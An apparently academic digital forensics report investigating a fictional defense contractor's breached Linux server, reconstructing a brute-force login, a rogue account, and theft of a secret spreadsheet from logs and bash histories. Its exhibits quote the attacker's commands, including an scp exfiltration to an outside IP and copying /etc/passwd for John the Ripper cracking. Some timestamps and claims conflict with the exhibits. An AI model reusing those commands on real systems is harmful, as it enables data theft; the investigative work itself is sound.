Digital Forensics Report

Chip Holmes

Department and Organization: SCS

Investigation Number:2

14/12/23

Contents

1. Executive Summary

This report presents the findings of the forensic investigation conducted on a server at Yoyodyne Defense which was suspected to have been compromised, leading to the theft of a highly sensitive spreadsheet. The suspicion was raised reported by Yoyodyne involving an individual reported attempt to trade this data with undercover Police. This investigation primarily revolves around analysing the server's disk image, with a special focus on the activities associated with the IP address 207.92.30.41, which was identified as the suspect's IP at the time of the alleged breach.

2. Purpose of the Investigation

The objective of this investigation was to examine the claims regarding the data theft from Yoyodyne Defense's server. The analysis was focused on identifying any unauthorized access or data extraction activities, along with the methods that permitted this unauthorized access. The analysis focused on any link between the suspect's IP address and the compromised server.

3. Methodology

The disk image of the server was transferred to a Purple Kali Linux setup hosted on VMware Workstation. To maintain the integrity of the evidence, cryptographic hashes were performed to ensure the data remained unaltered when we started and after we finished the investigation. A bitwise duplicate of the original disk image was created to preserve the original image in an unaltered state.

A suite of forensic tools within the Kali Linux environment and UNIX commands and the Autopsy forensic tool in its Windows version was employed for the analysis. The focus was directed at user directories, system logs, bash histories, system logs and command history files for indications of unauthorized activity or potential security breaches.
The procedural steps adopted during the analysis were documented during the investigation.

The process included:

System Log Analysis: Key system logs, such as syslog, auth.log, and wtmp, were checked for unauthorized access attempts, signs of data manipulation, or any other irregular.

Account Privileges Review: The system's passwd and group files were checked to understand user privileges.

Review of user directories, bash history files, and deleted files was checked to identify any irregular activities or evidence of tampering.

4. Electronic Media Analyzed

The subject of the forensic examination was a disk image extracted from Yoyodyne Defense's server, of a total size of 1.9 GiB (1998742528 bytes). Key areas of focus included user home directories, bash history files, cron jobs, system log files and deleted files.

5. Report Findings

Malware and virus checking

Clamscan was used to perform a full system scan. The database was updated to ensure the

latest virus definitions were used.

Time zone

As shown in Figure 9, the system's time zone is configured to **'America/Los_Angeles'**. This time zone setting has been considered when analyzing timestamped data within the forensic investigation to ensure accuracy.

Password and group file

Analysis of passwd File: No abnormal user accounts were detected that directly relate to the security incident.

Analysis of group File: no immediate indication of malicious group manipulation related to the security incident

Logs Analysis

- **syslog:** doesn't show any explicit signs of unauthorized access or malicious activities.
- **auth.log:**

  The auth.log as shown in figure 1 file contains records of authentication attempts and security-related events on the system.

  Cron Jobs: There are several entries for user mail opening and closing sessions. This can be normal for scheduled tasks running on the system.

  Failed SSH Logins: Multiple failed login attempts are recorded from the IP address 193.252.122.103 for user's john, Fred, and mike. This could indicate someone trying to brute-force their way into the system.

  Successful SSH Logins: There's a successful login for mike from the IP address 193.252.122.103. This can indicate that the user mike's credentials have been compromised.

  Activity from User mike: Mike gain root access via "**su"**.

  User Creation: There's a record of adding a new user, **Jake**.

- **Wtmp Log:**
  Recorded logins at tty1 with sessions concluding after periods of activity.

  Additional brief sessions were noted, some lasting less than a minute.

  Several instances of system access from various terminal points were

  observed, indicating a pattern of frequent logins and logouts. This included

  one notably extended session, suggesting significant activity during that

  time.So, from the logs we can see that:

  Multiple failed login attempts followed by successful logins suggest a successful brute force attack.

  Creation of a new user account following a successful login by a potentially compromised account (mike) as Showed in figure 2.

Deleted Files

Examination for the deleted files within the system was done using Autopsy. A comparative analysis between active and deleted files did not reveal any signs of abnormal activities.

User Directories

Bill: No command history was found for this user, as evidenced by the absence of a .bash_history file.

Guest: No command history was found for this user, as evidenced by the absence of a .bash_history file.

John: No command history was found for this user, as evidenced by the absence of a .bash_history file.

Jane: Jane's activity showed in the figure 3, as recorded in her **.bash_history**, indicates engagement with **/secrets** directory and its subdirectories. She viewed contents of specific CSV files, and notably compiled data from various sources into a new file named **newsecret.data**. This compilation and subsequent review of the **newsecret.data** file suggest Jane was focused on gathering and analysing particular information.

Fred: The analysis of Fred's actions, showed in Figure 15, shows attempts to access a directory labelled 'secrets'- However, it appears he lacked the necessary permissions to view its contents. Additionally, Fred created a file named 'memo.txt', which was found to be empty, indicating no significant activities or findings were recorded by him.

Jake: The .bash_history file for the user 'Jake' as shown in figure 5 reveals a sequence action that are related to the unauthorized access and transfer of sensitive data.

Copying Sensitive Data: The command **cp -r /secrets**. was used to duplicate the entire contents of the **/secrets** directory.

Ls: The ls commands were likely used to confirm the successful duplication of the /secrets directory.

Transferring Data to External Source: The command **scp -r secrets d000d@207.92.30.41:~/** is very important. It shows that Jake transferred the secrets directory to an external server with the IP address **207.92.30.41**, same as the suspect's IP.

The **mv secrets .elinks** command suggests an attempt to hide by changing the name to **.elinks**.

ls -alh command used to check of all files and directories, including hidden ones, presumably to ensure that all actions taken were successful.

Jake accessed sensitive information from /secrets, copied it to his home directory, and then transferred it to an external machine at the IP address **207.92.30.41** .

Delving deeper into Jake's directories, we discovered a folder named .**elinks**, as showed in figure 6 ,7 which contained all the sensitive information . Further investigation revealed a notice stating, “THIS DATA MUST NOT FALL INTO THE WRONG HANDS.” Moreover, we came across list of a .csv files; upon checking one of them, we encountered a file contains a list of numbers organized in rows and columns, timestamped on Saturday, September 8, 2007, that we suspect that these represent the the protected spreadsheet.

Mike: The .bash_history file of 'Mike' as showed in figure 8 revealed a series of commands that suggest an intent to explore system vulnerabilities, gain unauthorized access, and potentially compromise sensitive data.

Permission Testing: The use of mkdir /etc/foo followed by sudo mkdir /etc/foo indicates attempts to understand and test the system's permission boundaries.

Command su -: The command su - used to switch to the root account in order to gain system privileges.

Trying to access the /secrets directory, as shown by multiple cd /secrets commands, showing an interest in a specific directory.

Checking Accounts: Accessing the /etc/passwd file (cat /etc/passwd), shows interest in user accounts and system configurations.


Preparation for Password Cracking: Copying the passwd file to calendar.txt and downloading John the Ripper point towards preparation for password cracking.

Installing John, the Ripper: A password cracking tool.

So, Mike's tried to gain unauthorized access, and compromise users’ passwords.

6. Event Timeline

Time	Event	Description
Sep 10, 02:52:13	System Startup	Server booting up, initializing services and hardware.
02:53:01 - 11:08:01	Routine Cron Jobs for 'mail'	Periodic cron jobs executed.
03:56:38 - 04:00:14	Multiple SSH Authentication Failures from IP 193.252.122.103	Failed login attempts for 'john', 'fred', 'mike' from IP 193.252.122.103.
04:00:15	Successful SSH Login by 'mike'	'mike' successfully logs in from IP 193.252.122.103.
04:01:20 - 04:03:26	Successful SSH Logins	Users 'fred', 'jane' successfully login from IP 193.252.122.103.
04:20:33	Creation of New User 'jake'	New user 'jake' is created.
04:23:15	Login by New User 'jake'	'jake' successfully logs in from local machine
04:23:15	copy the '/secrets' directory & transfer the protected spreadsheet	Transfer to external IP address (207.92.30.41)



7. Conclusion

The server was compromised and the protected spreadsheet was stolen by the guy

Based on the investigation of the Yoyodyne Defense server image the following conclusion is drawn about the security incident

Evidences

Using John, the Ripper, a known password-cracking tool, indicate an effort to breach security by cracking passwords.

Creation of a new user account, Jake and copying /secrets sending it to an external IP address is clear evidence that the system was compromised.

The IP address **207.92.30.41** used in the **scp** command in Jake's bash history match the suspect IP address.

What actually happened?

The server logs indicate multiple failed authentication attempts across various user accounts, from the IP address 193.252.122.103. This suggest that an external actor was trying through a brute-force attack to gain unauthorized access to the system. The attacker succeeds to access 'mike's account.

Inside mike account the attacker download the password-cracking tool John the Ripper. The attacker then successfully escalated privileges to gain root access to the system. Then the attacker creates a new user **Jake**, which was done with root privileges. The **Jake** user was also added to the 'root' group, granting it administrative access.

The attacker then used **Jake** account to transfer the sensitive data. This is clear when checking the '.bash_history' file for Jake where commands was used to copy the '/secrets' directory and transfer its contents to an external IP address (**207.92.30.41**) that is the same as the guy suspected.
The attacker rename the directory and use secure transfer methods "**scp**".

'Jane' and 'Fred' accessed the '/secrets' directory but their activities do not show any level of malicious intent.

In conclusion the attacker the attacker exploited weak security practices to gain access to 'mike's account, get root access, create a new user, and stole the protected spreadsheet.

Recommendations before returning the system to production

- Fully understand what happened and identify what are the vulnerabilities exploited.
- Reset all user passwords and ensure new passwords comply with strong password policies.
- Remove any unauthorized user accounts, especially the **Jake** account created by the attacker. Also, review user groups and privileges for any unauthorized changes.
- Restore the stolen data and create backups.
- Ensure that the restored data is accurate and has not been tampered with.
- Install or upgrade intrusion detection systems to monitor for suspicious activities.

- Implement Multi-Factor Authentication.
- Encrypt sensitive data to protect it.
- Develop incident response plan based on lessons learned from what happened.
- Train all the users about potential security threats and the importance of following best security practices.
- Regularly conduct penetration testing to identify new vulnerabilities.
- Review and update security policies and procedures.

8. Exhibits

```
Feb 8 02:53:01 yoyodyne PAM_unix[244]: (cron) session opened for user mail by (uid=0)
Feb 8 02:53:02 yoyodyne PAM_unix[244]: (cron) session closed for user mail
Sep 10 10:38:01 yoyodyne PAM_unix[2207]: (cron) session closed for user mail
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session opened for user mail by (uid=0)
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session closed for user mail
Sep 10 03:56:38 yoyodyne sshd[2214]: Could not reverse map address 193.252.122.103.
Sep 10 03:56:41 yoyodyne PAM_unix[2214]: authentication failure; (uid=0) → john for ssh service
Sep 10 03:56:43 yoyodyne sshd[2214]: Failed password for john from 193.252.122.103 port 33018 ssh2
Sep 10 03:56:50 yoyodyne last message repeated 2 times
Sep 10 03:56:50 yoyodyne PAM_unix[2214]: 2 more authentication failures; (uid=0) → john for ssh service
Sep 10 03:57:24 yoyodyne sshd[2216]: Could not reverse map address 193.252.122.103.
Sep 10 03:57:36 yoyodyne PAM_unix[2216]: authentication failure; (uid=0) → fred for ssh service
Sep 10 03:57:38 yoyodyne sshd[2216]: Failed password for fred from 193.252.122.103 port 33019 ssh2
Sep 10 03:57:58 yoyodyne last message repeated 2 times
Sep 10 03:57:58 yoyodyne PAM_unix[2216]: 2 more authentication failures; (uid=0) → fred for ssh service
Sep 10 03:58:18 yoyodyne sshd[2219]: Could not reverse map address 193.252.122.103.
Sep 10 03:58:41 yoyodyne sshd[2221]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:01 yoyodyne sshd[2223]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:26 yoyodyne sshd[2225]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:42 yoyodyne sshd[2227]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:45 yoyodyne PAM_unix[2227]: authentication failure; (uid=0) → mike for ssh service
Sep 10 03:59:47 yoyodyne sshd[2227]: Failed password for mike from 193.252.122.103 port 57719 ssh2
Sep 10 03:59:55 yoyodyne last message repeated 2 times
Sep 10 03:59:55 yoyodyne PAM_unix[2227]: 2 more authentication failures; (uid=0) → mike for ssh service
Sep 10 04:00:14 yoyodyne sshd[2229]: Could not reverse map address 193.252.122.103.
Sep 10 04:00:15 yoyodyne sshd[2229]: Accepted password for mike from 193.252.122.103 port 57720 ssh2
Sep 10 04:00:15 yoyodyne PAM_unix[2231]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:00:57 yoyodyne PAM_unix[2110]: (ssh) session closed for user root
Sep 10 04:00:57 yoyodyne sshd[2110]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:01:02 yoyodyne PAM_unix[2231]: (ssh) session closed for user mike
Sep 10 04:01:02 yoyodyne sshd[2231]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:01:09 yoyodyne sshd[2235]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:20 yoyodyne sshd[2237]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:29 yoyodyne sshd[2237]: Accepted password for fred from 193.252.122.103 port 57722 ssh2
Sep 10 04:01:29 yoyodyne PAM_unix[2239]: (ssh) session opened for user fred by (uid=1001)
Sep 10 04:01:48 yoyodyne sshd[2235]: Accepted password for root from 193.252.122.103 port 57721 ssh2
Sep 10 04:01:48 yoyodyne PAM_unix[2235]: (ssh) session opened for user root by (uid=0)
Sep 10 04:03:02 yoyodyne PAM_unix[2239]: (ssh) session closed for user fred
Sep 10 04:03:02 yoyodyne sshd[2239]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:03:21 yoyodyne sshd[2251]: Could not reverse map address 193.252.122.103.
Sep 10 04:03:26 yoyodyne sshd[2251]: Accepted password for jane from 193.252.122.103 port 57726 ssh2
Sep 10 04:03:26 yoyodyne PAM_unix[2253]: (ssh) session opened for user jane by (uid=1003)
Sep 10 04:03:54 yoyodyne PAM_unix[2253]: (ssh) session closed for user jane
Sep 10 04:03:54 yoyodyne sshd[2253]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:04:08 yoyodyne sshd[2258]: Could not reverse map address 193.252.122.103.
Sep 10 04:04:11 yoyodyne sshd[2258]: Accepted password for mike from 193.252.122.103 port 34667 ssh2
Sep 10 04:04:12 yoyodyne PAM_unix[2260]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:04:59 yoyodyne PAM_unix[2266]: authentication failure; mike(uid=1002) → root for su service
Sep 10 04:05:02 yoyodyne su[2266]: pam_authenticate: Authentication failure
Sep 10 04:05:02 yoyodyne su[2266]: - pts/0 mike-root
Sep 10 11:08:01 yoyodyne PAM_unix[2277]: (cron) session opened for user mail by (uid=0)
```

Figure 1:Shows auth.log

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/var/log]
└─$ last -f wtmp
root     tty1                      Mon Sep 10 13:32 - down   (00:00)
reboot   system boot  2.2.20-idepci Mon Sep 10 13:31 - 13:32  (00:00)
jake     pts/1        yoyodyne      Mon Sep 10 13:23 - 13:26  (00:03)
root     pts/2        10.10.10.107  Mon Sep 10 13:18 - 13:20  (00:01)
jane     pts/1        10.10.10.107  Mon Sep 10 13:17 - 13:19  (00:01)
mike     pts/0        10.10.10.107  Mon Sep 10 13:08 - 13:28  (00:19)
mike     pts/0        10.10.10.107  Mon Sep 10 13:04 - 13:08  (00:03)
jane     pts/0        10.10.10.107  Mon Sep 10 13:03 - 13:03  (00:00)
root     pts/1        10.10.10.107  Mon Sep 10 13:01 - 13:17  (00:15)
fred     pts/0        10.10.10.107  Mon Sep 10 13:01 - 13:03  (00:01)
mike     pts/1        10.10.10.107  Mon Sep 10 13:00 - 13:01  (00:00)
root     pts/0        10.10.10.107  Mon Sep 10 12:03 - 13:00  (00:57)
root     tty1                       Mon Sep 10 12:01 - down   (01:26)
reboot   system boot  2.2.20-idepci Mon Sep 10 04:52 - 13:28  (08:36)

wtmp begins Mon Sep 10 04:52:13 2007
```

Figure 2:Show wtmp logs.

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jane]
└─$ sudo cat .bash_history

cd /secrets
ls
less numbers/83.csv
less numbers/82.csv
cd /secrets/
ls
cd other/
ls
cat secret3.data >> newsecret.data
ls -alh
cat secret3.data >> newsecret.data
cat secret2.data >> newsecret.data
ls
cat newsecret.data
qls
reset
ls
logout
```

Figure 3:Shows Jane History.

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/fred]
└─$ sudo cat .bash_history
ls -alh /
whoami
cd /secrets/
less /etc/group
ls
vi memo.txt
ls

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/fred]
└─$ cat memo.txt

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/fred]
└─$ cd ..
```

Figure 4:Shows Fred bash_history.

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ sudo cat .bash_history
[sudo] password for ka:
cp -r /secrets .
ls
scp -r secrets d000d@207.92.30.41   :~/
ls
mv secrets .elinks
ls
ls -alh
```

Figure 5:Shows Jake bash_history

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ sudo cat .elinks/numbers/NOTICE
THIS DATA MUST NOT FALL INTO THE WRONG HANDS

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ sudo cat .elinks/numbers/99.csv
YOYODYNE DEFENSE (TOP SECRET)
SECRET NUMERICAL DATA SHEET NAME '99'
Sat Sep  8 18:12:48 PDT 2007

13609    6248   28223   23664   31527    4788   31564    2224    7553   14985
 8639     436   10047    3318   13979   17163    2675   11552   18893   18399
26151    4541   19445   19150   16133    3659   17654   10122    5833   13332
26428   14895    3687   18147    3024   22631   32507   16771   25373   16448
13685    9724   26239    6344   15616    5517   22161   24686   25655   27752
21043   25880   26887   23856   21086    8707   30562   18483    5799    8030
26281   19047   20116   12198   25046   16422    2978    9920   26220   14249
18450   26328   17952    3910    3703   24316    5957   15209    3585   22391
16376   28756   10119   10222    2063   11158   16214   13117   24002   22861
24508   17679   14615    4379   30802   11583   18959    9961   17933   13554
23954    2910   12292   18800    9499   14366    9471   30919   19747    9155
17859    7198    3663   31132   26656   19418    9561    4392   16054   31090
23998   24912   12683   19218    6956   27496   13135    5363    3498   23012
 8041    3189   31877   20186   27849    4353   21502    7739   16749    9889
25013   28625   12976   32348   27604    1272   15957   10323    3835    7708
18519   19356    3822   15350   10606   32738    1536   14470    6753    9401
 7998   29647    2063   21186   18268    4181    7227   17027      97   31575
 1818   17667   17425   15564   21918   10792    8478   19232   24704   12497
32525   24235    8208   23731   13546     245   28860   19956   24235   21420
 5218   30345    7525   19297   31829   18768   11824   23046   10289   16109
  987   17704    9567   19556   20304    9196   31591   10107    8902   16587
 4345   29901    7081   23309   21945   15278   16201    1031   15566   15298
30276    5140   21545      92   21172   29524    1173   19864    3353   12839
18051   17207   25605   11624   22419   20797   19082   14954   15586   23116
 4451    5811    7702    8127   30437    6010   17706   21382   18852   21730
20218   27588    2532   19700   22670    5161   13766   14943   13606   22801
```

Figure 6:Shows protected spreadsheet

```
-rw-r--r--  1 1006  1006 1093 Sep 10   2007 .bashrc
-rw-r--r--  1 1006  1006  375 Sep 10   2007 .cshrc
drwxr-x---  4 1006  1006 4096 Sep 10   2007 .elinks
drwx------  2 1006  1006 4096 Sep 10   2007 .ssh

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ sudo ls -la .elinks
total 16
drwxr-x---  4 1006 1006 4096 Sep 10   2007 .
drwxr-xr-x 4 1006 1006 4096 Sep 10   2007 ..
drwxr-x---  2 1006 1006 4096 Sep 10   2007 numbers
drwxr-x---  2 1006 1006 4096 Sep 10   2007 other

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ cd numbers
cd: no such file or directory: numbers

┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/jake]
└─$ sudo ls -la .elinks/numbers

total 552
drwxr-x---  2 1006 1006 4096 Sep 10   2007 .
drwxr-x---  4 1006 1006 4096 Sep 10   2007 ..
-rw-r------  1 1006 1006  171 Sep 10   2007 1.csv
-rw-r------  1 1006 1006  721 Sep 10   2007 10.csv
-rw-r------  1 1006 1006 6212 Sep 10   2007 100.csv
-rw-r------  1 1006 1006  782 Sep 10   2007 11.csv
-rw-r------  1 1006 1006  843 Sep 10   2007 12.csv
-rw-r------  1 1006 1006  904 Sep 10   2007 13.csv
-rw-r------  1 1006 1006  965 Sep 10   2007 14.csv
-rw-r------  1 1006 1006 1026 Sep 10   2007 15.csv
-rw-r------  1 1006 1006 1087 Sep 10   2007 16.csv
-rw-r------  1 1006 1006 1148 Sep 10   2007 17.csv
-rw-r------  1 1006 1006 1209 Sep 10   2007 18.csv
-rw-r------  1 1006 1006 1270 Sep 10   2007 19.csv
-rw-r------  1 1006 1006  232 Sep 10   2007 2.csv
-rw-r------  1 1006 1006 1331 Sep 10   2007 20.csv
-rw-r------  1 1006 1006 1392 Sep 10   2007 21.csv
-rw-r------  1 1006 1006 1453 Sep 10   2007 22.csv
-rw-r------  1 1006 1006 1514 Sep 10   2007 23.csv
-rw-r------  1 1006 1006 1575 Sep 10   2007 24.csv
-rw-r------  1 1006 1006 1636 Sep 10   2007 25.csv
-rw-r------  1 1006 1006 1697 Sep 10   2007 26.csv
-rw-r------  1 1006 1006 1758 Sep 10   2007 27.csv
-rw-r------  1 1006 1006 1819 Sep 10   2007 28.csv
-rw-r------  1 1006 1006 1880 Sep 10   2007 29.csv
-rw-r------  1 1006 1006  293 Sep 10   2007 3.csv
-rw-r------  1 1006 1006 1941 Sep 10   2007 30.csv
-rw-r------  1 1006 1006 2002 Sep 10   2007 31.csv
-rw-r------  1 1006 1006 2063 Sep 10   2007 32.csv
```

Figure 7:Shows list of csv files in .elinks

```
┌──(ka㉿kali)-[~/…/copyact2/mount_point/home/mike]
└─$ sudo cat .bash_history

ls
mkdir test
rmdir test
mkdir /etc/foo
sudo mkdir /etc/foo
su -
ls /
cd /secrets
cd /secrets
cd /secrets
cd /var/../secrets/
cat /etc/passwd
cp /etc/passwd calendar.txt
wget http://www.openwall.com/john/f/john-1.7.2.tar.bz2
curl
lynx
lynx http://www.openwall.com/john/f/john-1.7.2.tar.bz2
ls
reset
less .bash_history
cat .bash_history
lynx http://www.openwall.com/john/f/john-1.7.2.tar.bz2
ls
tar -xvzf john-1.7.2.tar.bz2
tar -xvjf john-1.7.2.tar.bz2
which bzip2
rm john-1.7.2.tar.bz2
lynx http://www.openwall.com/john/f/john-1.7.2.tar.gz
ls
tar -xvzf john-1.7.2.tar.gz
cd john-1.7.2
ls
less README
less doc/INSTALL
cd src/
ls
make
make | less
make linux-x86-mmx
ls
cd ..
ls
cd ..
cp john-1.7.2/run/john .
ls
less john-1.7.2/doc/INSTALL
./john --test
mv john john-1.7.2/run/
mv calendar.txt john-1.7.2/run/
```

Figure 8:Shows Mike bash_history

```
┌──(ka㉿kali)-[~/Desktop/copyact2/mount_point/etc]
└─$ cat timezone
America/Los_Angeles

┌──(ka㉿kali)-[~/Desktop/copyact2/mount_point/etc]
└─$ last -f localtime
\377\377\361\217A\377\377 \367*P\377\377\377\377\355\306\322*P\377\377 \377\377\365O\224\220\377\377\377\377\366?\205\220\377\377 Thu May 11 08:09    gone - no logout
\221ß       *A*B*A*B*A*B*A*B*A*B*A*B                Sun Jan 20 06:30    gone - no logout
Rv*P\220S*\;\240 I\263\227 J\355N*PK\234\263\240 Y\376\323*PZ\244\376 [\336\265*P\\204\340  Mon Jan 25 04:01    gone - no logout
\370(\242*P\371*OX\220 \357\257\356\220\360q\273*P\361\217A \377\250**P            Sun Nov 12 04:40    gone - no logout

localtime begins Sun Feb 15 21:46:15 1987

┌──(ka㉿kali)-[~/Desktop/copyact2/mount_point/etc]
└─$
```

Figure 9: Show timezone

9. Glossary

kali Linux: A Debian-derived Linux distribution used for penetration testing, ethical hacking and network security assessment.

Cron Job: A scheduled task in Unix-based systems used to automate system maintenance or administration tasks at specified intervals

SSH (Secure Shell): A cryptographic network protocol used for secure data communication, remote command-line login, remote command execution, and other secure network services between two networked computers.

John the Ripper: A password cracking software tool. It is one of the most popular breaking programs.

SCP (Secure Copy Protocol): A network protocol, that provides secure file transfers between two hosts.

Syslog: A standard for message logging in Unix systems, often used for system management and security auditing.

Wtmp: A file found in Unix and Unix-like operating systems that keeps a history of all logins and logouts.

Faillog: A Unix file that records failed login attempts.

Lastlog: A Unix file that records the last login of each user.

Clamscan: A command-line interface for the ClamAV antivirus software suite.

Auth.log: A log file in Unix-like systems that stores information about authentication processes, including successful logins, failed login attempts, and other related authentication data.